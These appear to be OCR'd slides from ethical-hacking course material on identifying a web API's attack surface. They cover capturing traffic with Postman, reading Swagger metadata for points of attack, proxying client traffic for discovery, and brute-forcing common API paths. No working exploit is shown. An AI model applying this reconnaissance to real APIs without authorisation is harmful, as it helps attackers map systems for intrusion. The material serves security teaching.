
Identify the Attack Surface (Cont'd)

Analyze Web API Requests and Responses

- Attackers can use tools such as **Postman** and **ReqBin** to intercept and anaylze the target web APIs, websites, and web services

Postman

- Postman allows attackers to capture API traffic, including **requests**, **responses**, and **cookies**, using the proxy built into Postman



Home
Workspaces
Reports
Explore
Search Postman
Invite
Team
Twitter's Public Workspace
New
Import
Single Tweet
No enviornment
Collections
APIs
Environments
Mock Servers
Monitors
History
Twitter API v2
Fork label
Tweet Lookup
Single Tweet
200 Success - Request
200 Success - Request
200 Success - Request
200 Success - Request
200 Success - Default
429 Rate Limit Exceede
200 Success - Deleted
Single Tweet Usercontext
Multiple Tweets
User Lookup
Follows
Blocks
Likes
Timelines
Hide Replies
Search Tweets
Filtered Streams
Sampled Streams
Save
Send
Params
Authorization
Headers
Body
Pre-request Scripts
Tests
Settings
Cookies
Bulk edit
Presets
Cookies
Test Results
Save Response
Pretty
Raw
Preview
Visualize
JSON
Find and Replace
Console
Desktop agent
Bootcamp
Runner
Trash

Twitter API v2 / Tweet Lookup / Single Tweet

GET https://api.twitter.com/2/tweets/:id

Query params

	Key	Value	description
☐	tweet.fields		attachments,author_id,context_annotations,conversatio...
☐	expansions		Comma-separated list of fields to expand. Expansions e...
☐	media.fields		duration_ms,height,media_key,non_public_metrics,organ...
☐	poll.fields		Comma-separated list of fields for the poll object. Expl...
☐	place.fields		Comma-separated list of fields for the place object. Exp...
☐	user.fields		Comma-separated list of fields for the user object. Expl...

Path Variables

	Key	Value	description
☑	id	1403216129661628420	Required. Enter a single Tweet ID.

Body 200 OK 468 ms 734 B

```
{
    "data": {
        "id": "1403216129661628420",
        "text": "Donovan Mitchell went down after a collision with Paul George toward the
end of Game 2. https://t.co/Y9ihXhDLDN"
    }
```

Documentation

https://api.twitter.com/2/tweets/:id

This endpoint returns details about the Tweet specified by the requested ID.

For full details, see the API reference for this endpoint.

Authorisation Bearer token

This request is using an authorization helper from collection Twitter API v2

Request params

tweet.fields: Comma-separated list of fields for the Tweet object.

Allowed values: attachments,author_id,context_annotations,conversation_id,created_at,entities,geo,id,in_reply_to_user_id,lang,non_public_metrics,organic_metrics,possibly_sensitive,promoted_metrics,public_metrics,referenced_tweets,reply_settings,source,text,withheld

Default values: id,text

OAuth1.0a User Context authorization required if any of the following fields are included in the request: non_public_metrics,organic_metrics,promo

View complete collection documentation →

https://www.postman.com


Identify the Attack Surface

After identifying the target API to attack and its security implementations, an attacker needs to identify the attack surface for launching the attack. It is very easy to find an attack surface for UI-based applications, as we can see various input fields on the web pages. However, identifying the attack surface for an API is different as there are no built-in UI fields; we can only see an API endpoint. To identify an attack surface of an API, attackers need to understand the API's endpoints, messages, parameters, and behavior.

Use the following techniques to identify the attack surface of the target API:

- **API Metadata Vulnerabilities**

  API metadata reveals a large amount of technical information such as paths, parameters, and message formats, which is useful for performing an attack. REST API uses metadata formats such as Swagger, RAML, API-Blueprint, and I/O Docs, while SOAP API uses WSDL/XML-Schema, etc. For example, consider the following code snippet of Swagger that reveals technical information.



Swagger Definition

```
-apis: [
    - {
          path: “/cust/{custId}”,
        - operations: [
          - {
                method: “DELETE”,
                summary: “Deletes a customer”,
                notes: “”,
                type: “void”,
                nickname: “deleteCust”,
              - authorizations: {
                  - oauth2: [
                      -{
                          scope: “write:custs”,
                          description: “modify custs in your account”
                        }
                      ]
                  },
                -parameters: [
                    - {
                          name: ”custId”,
                          description: “Cust id to delete”,
                          required: true,
                          type: “string”,
                          paramType: ”path”,
                          allowMultiple: false
                      }
            ],
```

Point of attack

HTTP Method: Are other methods handles correctly?

Oauth 2.0: are tokens enforced and validated correctly?

Is access validated? Are IDS sequential? Injection point?, etc.

What if we send multiple? Or none at all?

Figure 14.92: Example of Swagger definition

  Attackers can exploit vulnerabilities in these definitions to perform various attacks on APIs.

- **API Discovery**

  If an API does not have metadata, attackers monitor and record the communication between the API and an existing client to identify the initial attack surface. For example, an attacker may use a mobile app that uses target the API, configure a local proxy for recording traffic, and finally configure the mobile device to use this proxy to access the API. Then, the attacker uses automated tools to generate metadata from the recorded traffic.

- **Brute Force**

  If none of the abovementioned techniques works, the attackers try to identify the API paths, arguments, etc., through brute-forcing. Common API paths used by developers include api, /api/v2, /apis.json, etc. Furthermore, some APIs such as hypermedia allow retrieving links and parameters related to an API response. This information helps attackers to identify the attack surface.

